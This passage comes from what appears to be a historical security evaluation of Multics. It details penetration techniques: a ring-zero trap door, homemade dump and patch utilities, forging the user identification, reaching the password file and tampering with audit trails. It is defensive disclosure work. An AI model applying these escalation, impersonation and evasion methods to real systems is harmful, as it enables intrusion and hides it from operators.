


Figure 10. Unlocked Stack Base (Step 2)

The "trap door" inserted in emergency_shutdown.link remained in the system until the system was reinitialized. (21) At initialization time, a fresh copy of all ring zero segments is read in from the system tape erasing the "trap door". Since system initializations occur at least once per day, the penetrator must execute step one before each of his working sessions. Step two is then executed each time he wishes to access or modify some word in the system.

The unlocked stack base vulnerability was identified in June 1972 with the Master Mode Transfer Vulnerability. It was developed and used at the RADC site in September 1972 without a single system crash. In October 1972, the code was transferred to the MIT site. Due to lack of good telecommunications between the two sites, the code was manually retyped into the MIT system. A typing mistake was made that caused the word to be stored into the SDW to always be zero (See Figure 10). When an attempt was made to set slave access-data in the SDW of the descriptor segment itself, (22) the SDW of the descriptor segment was set to zero causing the system to crash at the next LDBR instruction or segment initiation. The bug was recognized and corrected immediately, but later in the day, a second crash occurred when the SDW for the ring zero segment fim (the fault intercept module) was patched to slave access-write permit-data rather than slave access-write permit-slave procedure. In more straightforward terms, the SDW was set to read-write rather than read-write-execute. Therefore, when the system next attempted to execute the fim it took a no-execute permission fault and tried to execute the fim, thus entering an infinite loop crashing the system.

3.3.4 Preview of 6180 Software Vulnerabilities

The 6180 hardware implementation of rings renders invalid the attacks described here on the 645. This is not to say, however, that the 6180 Multics is free of vulnerabilities. A cursory examination of the 6180 software has revealed the existence of several software vulnerabilities, any one of which can be used to access

(21) See Section 3.4.5 for more lasting "trap doors".

(22) The attempt here was to dump the contents of the descriptor segment on the terminal. The user does not normally have read permission to his own descriptor segment.

any information in the system. These vulnerabilities were identified with comparable levels of effort to those shown in Section 3.5.

3.3.4.1 No Call Limiter Vulnerability

The first vulnerability is the No Call Limiter vulnerability. This vulnerability was caused by the call limiter not being set on gate segments, allowing the user to transfer to any instruction within the gate rather than to just an entry transfer vector. This vulnerability gives the penetrator the same capabilities as the Master Mode Transfer vulnerability.

3.3.4.2 SLT-KST Dual SDW Vulnerability

The second vulnerability is the SLT-KST Dual SDW vulnerability. When a user process was created on the 645, separate descriptor segments were created for each ring, with the ring 0 SDW's being copied from the segment loading table (SLT). The ring 0 descriptor segment was essentially a copy of the SLT for ring 0 segments. The ring 4 descriptor segment zeroed out most SDW's for ring 0 segments. Non-ring 0 SDW's were added to both the ring 0 and ring 4 descriptor segments from the Known Segment Table (KST) during segment initiation. Upon conversion to the 6180, the separate descriptor segments for each ring were merged into one descriptor segment containing ring brackets in each SDW <IPC73>. The ring 0 SDW's were still taken from the SLT and the non-ring 0 SDW's from the KST as on the 645.

The system contains several gates from ring 4 into ring 0 of varying levels of privilege. The least privileged gate is called hcs_ and may be used by all users in ring 4. The most privileged gate is called hphcs_ and may only be called by system administration personnel. The gate hphcs_ contains routines to shut the system down, access any segment in the system, and patch ring 0 data bases. If a user attempts to call hphcs_ in the normal fashion, hphcs_ is entered into the KST, an SDW is assigned, and access rights are determined from the access control list stored in hphcs_'s parent directory. Since most users would not be on the access control list of hphcs_, access would be denied. Ring 0 gates, however, also have a second segment number assigned from the segment loading table (SLT). This duplication posed no problem on the 645, since SLT SDW's were valid only in the ring 0 descriptor segment. However on the 6180, the KST SDW for hphcs_ would be null access ring brackets 0,0,5,

but the SLT SDW would read-execute (re) access, ring brackets 0,0,5. Therefore, the penetrator need only transfer to the appropriate absolute segment number rather than using dynamic linking to gain access to any hphcs_ capability. This vulnerability was considerably easier to use than any of the others and was carried through identification, confirmation, and exploitation in less than 5 man-hours total (See Section 3.5).

3.3.4.3 Additional Vulnerabilities

The above mentioned 6180 vulnerabilities have been identified and repaired by Honeywell. The capabilities of the SLT-KST Dual SDW vulnerability were demonstrated to Honeywell on 14 September 1973 in the form of an illegal message to the operator's console at the 6180 site in the Honeywell plant in Phoenix, Arizona. Honeywell did not identify the cause of the vulnerability until March 1974 and installed a fix in Multics System 23.6. As of the time of this publication, additional vulnerabilities have been identified but at this time have not been developed into a demonstration.

3.4 Procedural Vulnerabilities

This section describes the exploitation by a remote user of several classes of procedural vulnerabilities. No attempt was made to penetrate physical security, as there were many admitted vulnerabilities in this area. In particular, the machine room was not secure and communications lines were not encrypted. Rather, this section looks at the areas of auditing, system configuration control, (23) passwords, and "privileged" users.

3.4.1 Dump and Patch Utilities

To provide support to the system maintenance personnel, the Multics system includes commands to dump or patch any word in the entire virtual memory. These

(23) System configuration control is a term derived from Air Force procurement procedures and refers to the control and management of the hardware and software being used in a system with particular attention to the software update tasks. It is not to be confused with the Multics dynamic reconfiguration capability which permits the system to add and delete processors and memories while the system is running.

utilities are used to make online repairs while the system continues to run. Clearly these commands are very dangerous, since they can bypass all security controls to access otherwise protected information, and if misused, can cause the system to crash by garbling critical data bases. To protect the system, these commands are implemented by special privileged gates into ring zero. The access control lists on these gates restrict their use to system maintenance personnel by name as authenticated by the login procedure. Thus an ordinary user nominally cannot access these utilities. To further protect the system, the patch utility records on the system operator's console every patch that is made. Thus, if an unexpected or unauthorized patch is made, the system operator can take immediate action by shutting the system down if necessary.

Clearly dump and patch utilities would be of great use to a system penetrator, since they can be used to facilitate his job. Procedural controls on the system dump and patch routines prevent the penetrator from using them by the ACL restrictions and the audit trail. However by using the software vulnerabilities described in section 3.3, these procedural controls may be bypassed and the penetration agent can implement his own dump and patch utilities as described below.

Dump and patch utilities were implemented on Multics using the Unlocked Stack Base and Insufficient Argument Validation vulnerabilities. These two vulnerabilities demonstrated two basically different strategies for accessing protected segments. These two strategies developed from the fact that the Unlocked Stack Base vulnerability operates in ring 4 master mode, while the Insufficient Argument Validation vulnerability operates in ring 0 slave mode. In addition, there was a requirement that a minimal amount of time be spent with the processor in an anomalous state - ring 4 master mode or ring 0 illegal code. When the processor is in an anomalous state, unexpected interrupts or events could cause the penetrator to be exposed in a system crash.

3.4.1.1 Use of Insufficient Argument Validation

As was mentioned above, the HIS 645 implementation of Multics simulates protection rings by providing one descriptor segment for each ring. Patch and dump utilities can be implemented using the Insufficient Argument Validation vulnerability by realizing that the ring zero descriptor segment will have entries for

segments which are not accessible from ring 4. Conceptually, one could copy an SDW for some segment from the ring 0 descriptor segment to the ring 4 descriptor segment and be guaranteed at least as much access as available in ring 0. Since the segment number of a segment is the same in all rings, this approach is very easy to implement.

The exact algorithm is shown in flow chart form in Figure 11. In block 2 of the flow chart, the ring 4 SDW is read from the ring 4 descriptor segment (wdseg) using the Insufficient Argument Validation vulnerability. Next the ring 0 SDW is read from the ring 0 descriptor segment (dseg). The ring 0 SDW must now be checked for validity, since the segment may not be accessible even in ring 0. (24) An invalid SDW is represented by all 36 bits being zero. One danger present here is that if the segment in question is deactivated, (25) the SDW being checked may be invalidated while it is being manipulated. This event could conceivably have disastrous results, but as we shall see in Section 3.4.2, the patch routine need only be used on segments which are never deactivated. The dump routine can do no harm if it accidentally uses an invalid SDW, as it always only reads using the SDW, conceivably reading garbage but nothing else. Further, deactivation of the segment is highly unlikely since the segment is in "use" by the dump/patch routine.

If the ring 0 SDW is invalid, an error code is returned in block 5 of the flow chart and the routine terminates. Otherwise, the ring 0 SDW is stored into the ring 4 descriptor segment (wdseg) with read-execute-write access by turning on the SDW bits for slave access, write permission, slave procedure. (See Figure 2). Now the dump or patch can be performed without using the vulnerability to load or store each 36 bit word

(24) As an additional precaution, ring 0 slave mode programs run under the same access rules as all other programs. A valid SDW entry is made for a segment in any ring only if the user is on the ACL for the segment. We shall see in Section 3.4.2 how to get around this "security feature".

(25) A segment is deactivated when its page table is removed from core. Segment deactivation is performed on a least recently used basis, since not all page tables may be kept in core at one time.




Figure 11. DUMP/PATCH UTILITY USING INSUFFICIENT ARGUMENT VALIDATION

being moved. Finally in block 8, the ring 4 SDW is restored to its original value, so that a later unrelated system crash could not reveal the modified SDW in a dump. It should be noted that while blocks 2, 3, 6, and 8 all use the vulnerability, the bulk of the time is spent in block 7 actually performing the dump or patch in perfectly normal ring 4 slave mode code.

3.4.1.2 Use of Unlocked Stack Base

The Unlocked Stack Base vulnerability operates in a very different environment from the Insufficient Argument Validation vulnerability. Rather than running in ring 0, the Unlocked Stack Base vulnerability runs in ring 4 in master mode. In the ring 0 descriptor segment, the segment dseg is the ring 0 descriptor segment and wseg is the ring 4 descriptor segment. (26) However, in the ring 4 descriptor segment, the segment dseg is the ring 4 descriptor segment and wseg has a zeroed SDW. Therefore, a slightly different strategy must be used to implement dump and patch utilities as shown in the flow chart in Figure 12. (27) The primary difference here is in blocks 3 and 5 of Figure 12 in which the ring 4 SDW for the segment is used rather than the ring 0 SDW. Thus the number of segments which can be dumped or patched is reduced from those accessible in ring 0 to those accessible in ring 4 master mode. We shall see in Section 3.4.2 that this reduction is not crucial, since ring 4 master mode has sufficient access to provide "interesting" segments to dump or patch.

3.4.1.3 Generation of New SDW's

Two strategies for implementation of dump and patch utilities were shown above. In addition, a third strategy exists which was rejected due to its inherent dangers. In this third strategy, the penetrator selects an unused segment number and constructs an SDW occupying that segment number in the ring 4 descriptor

(26) Actually wseg is the descriptor segment for whichever ring (1-7) was active at the time of the entry to ring 0. No conflict occurs since wseg is always the descriptor segment for the ring on behalf of which ring 0 is operating.

(27) This strategy is also used with the Execute Instruction Access Check Bypass vulnerability which runs in ring 4.




Figure 12. DUMP/PATCH UTILITY USING UNLOCKED STACK BASE

segment using any of the vulnerabilities. This totally new SDW could then be used to access some part of the Multics hierarchy. However, two major problems are associated with this strategy which caused its rejection. First the absolute core address of the page table of the segment must be stored in the SDW address field. There is no easy way for a penetrator to obtain the absolute address of the page table for a segment not already in his descriptor segment short of duplicating the entire segment fault mechanism which runs to many hundreds or thousands of lines of code. Second, if the processor took a segment or page fault on this new SDW, the ring 0 software would malfunction, because the segment would not be recorded in the Known Segment Table (KST). This malfunction could easily lead to a system crash and the disclosure of the penetrator's activities. Therefore, the strategy of generating new SDW's was rejected.

3.4.2 Forging the Non-Forgeable User Identification

In Section 2.2.3 the need for a protected, non-forgeable identification of every user was identified. This non-forgeable ID must be compared with access control list entries to determine whether a user may access some segment. This identification is established when the user logs into Multics and is authenticated by the user password. (28) If this user identification can be forged in any way, then the entire login audit mechanism can be rendered worthless.

The user identification in Multics is stored in a per-process segment called the process data segment (PDS). The PDS resides in ring 0 and contains many constants used in ring 0 and the ring 0 procedure stack. The user identification is stored in the PDS as a character string representing the user's name and a character string representing the user's project. The PDS must be accessible to any ring 0 procedure within a user's process and must be accessible to ring 4 master mode procedures (such as the signaller). Therefore, as shown in Sections 3.4.1.1 and 3.4.1.2, the dump and patch utilities can dump and patch portions of the PDS, thus forging the non-forgeable user identification. Appendix E shows the actual user commands needed to forge the user

(28) Clearly more sophisticated authentication schemes than a single user chosen password could be used on Multics (see Richardson <RIC73>). However, such schemes are outside the scope of this paper.

Identification.

This capability provides the penetrator with an "ultimate weapon". The agent can now undetectably masquerade as any user of the system including the system administrator or security officer, immediately assuming that user's access privileges. The agent has bypassed and rendered ineffective the entire login authentication mechanism with all its attendant auditing machinery. The user whom the agent is impersonating can login and operate without interference. Even the "who table" that lists all users currently logged into the system records the agent with his correct identification rather than the forgery. Thus to access any segment in the system, the agent need only determine who has access and change his user identification as easily as a legitimate user can change his working directory.

It was not obvious at the time of the analysis that changing the user identification would work. Several potential problems were foreseen that could lead to system crashes or could reveal the penetrator's presence. However, none of these proved to be a serious barrier to masquerading.

First, a user process occasionally sends a message to the operator's console from ring 0 to report some type of unusual fault such as a disk parity error. These messages are prefaced by the user's name and project taken from the PDS. It was feared that a random parity error could "blow the cover" of the penetrator by printing his modified identification on the operator's console. (29) However, the PDS in fact contains two copies of the user identification - one formatted for printing and one formatted for comparison with access control list entries. Ring 0 software keeps these strictly separated, so the penetrator need only change the access control identification.

Second, when the penetrator changes his user identification, he may lose access to his own programs, data and directories. The solution here is to assure that the access control lists of the needed segments and directories grant appropriate access to the user as whom the penetrator is masquerading.

(29) This danger exists only if the operator or system security officer is carefully correlating parity error messages with the names of currently logged in users.

Finally, one finds that although the penetrator can set the access control lists of his ring 4 segments appropriately, he cannot in any easy way modify the access control lists of certain per process supervisor segments including the process data segment (PDS), the process initialization table (PIT), the known segment table (KST), and the stack and combined linkage segments for ring 1, 2, and 3. The stack and combined linkage segments for ring 1, 2, and 3 can be avoided by not calling any ring 1, 2, or 3 programs while masquerading. However, the PDS, PIT, and KST are all ring 0 data bases that must be accessible at all times with read and write permission. This requirement could pose the penetrator a very serious problem; but, because of the very fact that these segments must always be accessible in ring 0, the system has already solved this problem. While the PIT, PDS, and KST are paged segments, (30) they are all used during segment fault handling. In order to avoid recursive segment faults, the PIT, PDS, and KST are never deactivated. (31) Deactivation, as mentioned above, is the process by which a segment's page table is removed from core and a segment fault is placed in its SDW. The access control bits are set in an SDW only at segment fault time. (32) Since the system never deactivates the PIT, PDS, and KST, under normal conditions, the SDW's are not modified for the life of the process. Since the process of changing user identification does not change the ring 0 SDW's of the PIT, PDS, and KST either, the penetrator retains access to these critical segments without any special action whatsoever.

(30) In fact the first page of the PDS is wired down so that it may be used by page control. The rest of the PDS, however, is not wired.

(31) In Multics jargon, their "entry hold switches" are set.

(32) In fact, a segment fault is also set in an SDW when the access control list of the corresponding segment is changed. This is done to ensure that access changes are reflected immediately, and is effected by setting faults in all descriptor segments that have active SDW's for the segment. This additional case is not a problem, because the access control lists of the PIT, PDS, and KST are never changed.

3.4.3 Accessing the Password File

One of the classic penetrations of an operating system has been unauthorized access to the password file. This type of attack on a system has become so embedded in the folklore of computer security that it even appears in the definition of a security "breach" in DOD 5200.28-M <DOD73>. In fact, however, accessing the password file internal to the system proves to be of minimal value to a penetrator as shown below. For completeness, the Multics password file was accessed as part of this analysis.

3.4.3.1 Minimal Value of the Password File

It is asserted that accessing the system password file is of minimal value to a penetrator for several reasons. First, the password file is generally the most highly protected file in a computer system. If the penetrator has succeeded in breaking down the internal controls to access the password file, he can almost undoubtedly access every other file in the system. Why bother with the password file?

Second, the password file is often kept enciphered. A great deal of effort may be required to invert such a cipher, if indeed the cipher is invertible at all.

Finally, the login path to a system is generally the most carefully audited to attempt to catch unauthorized password use. The penetrator greatly risks detection if he uses an unauthorized password. It should be noted that an unauthorized password obtained outside the system may be very useful to a penetrator, if he does not already have access to the system. However, that is an issue of physical security which is outside the scope of this paper.

3.4.3.2 The Multics Password File

The Multics password file is stored in a segment called the person name table (PNT). The PNT contains an entry for each user on the system including that user's password and various pieces of auditing information. Passwords are chosen by the user and may be changed at any time. (33) Passwords are scrambled by an

(33) There is a major problem that user chosen passwords

allegedly non-invertible enciphering routine for protection in case the PNT appears in a system dump. Only enciphered passwords are stored in the system. The password check at login time is accomplished by the equivalent of the following PL/I code:

```
if scramble_(typed_password) = pnt.user.password
then call ok_to_login;
else call reject_login;
```

For the rest of this section, it will be assumed that the enciphering routine is non-invertible. In a separate volume <DOW74>, Downey demonstrates the invertibility of the Multics password scrambler used at the time of the vulnerability analysis. (34)

The PNT is a ring 4 segment with the following access control list:

```
rw *.SysAdmin.*
null *.*.*
```

Thus by modifying one's user identification to the SysAdmin project as in Section 3.4.2, one can immediately gain unrestricted access to the PNT. Since the passwords are enciphered, they cannot be read out of the PNT directly. However, the penetrator can extract a copy of the PNT for cryptanalysis. The penetrator can also change a user's password to the enciphered version of a known password. Of course, this action would lead to almost immediate discovery, since the user would no longer be able to login.

3.4.4 Modifying Audit Trails

Audit trails are frequently put into computer systems for the purpose of detecting breaches of security. For example, a record of last login time printed when a user logged in could detect the unauthorized use of a user's password and identification. However, we have seen that a penetrator using vulnerabilities in the operating

are often easy to guess. That problem, however, will not be addressed here. Multics provides a random password generator, but its use is not mandatory.

(34) ESD/MCI has provided a "better" password scrambler that is now used in Multics, since enciphering the password file is useful in case it should appear in a system dump.

system code can access information and bypass many such audits. Sometimes it is not convenient for the penetrator to bypass an audit. If the audit trail is kept online, it may be much easier to allow the audit to take place and then go back and modify the audit trail to remove or modify the evidence of wrong doing. One simple example of modification of audit trails was selected for this vulnerability demonstration.

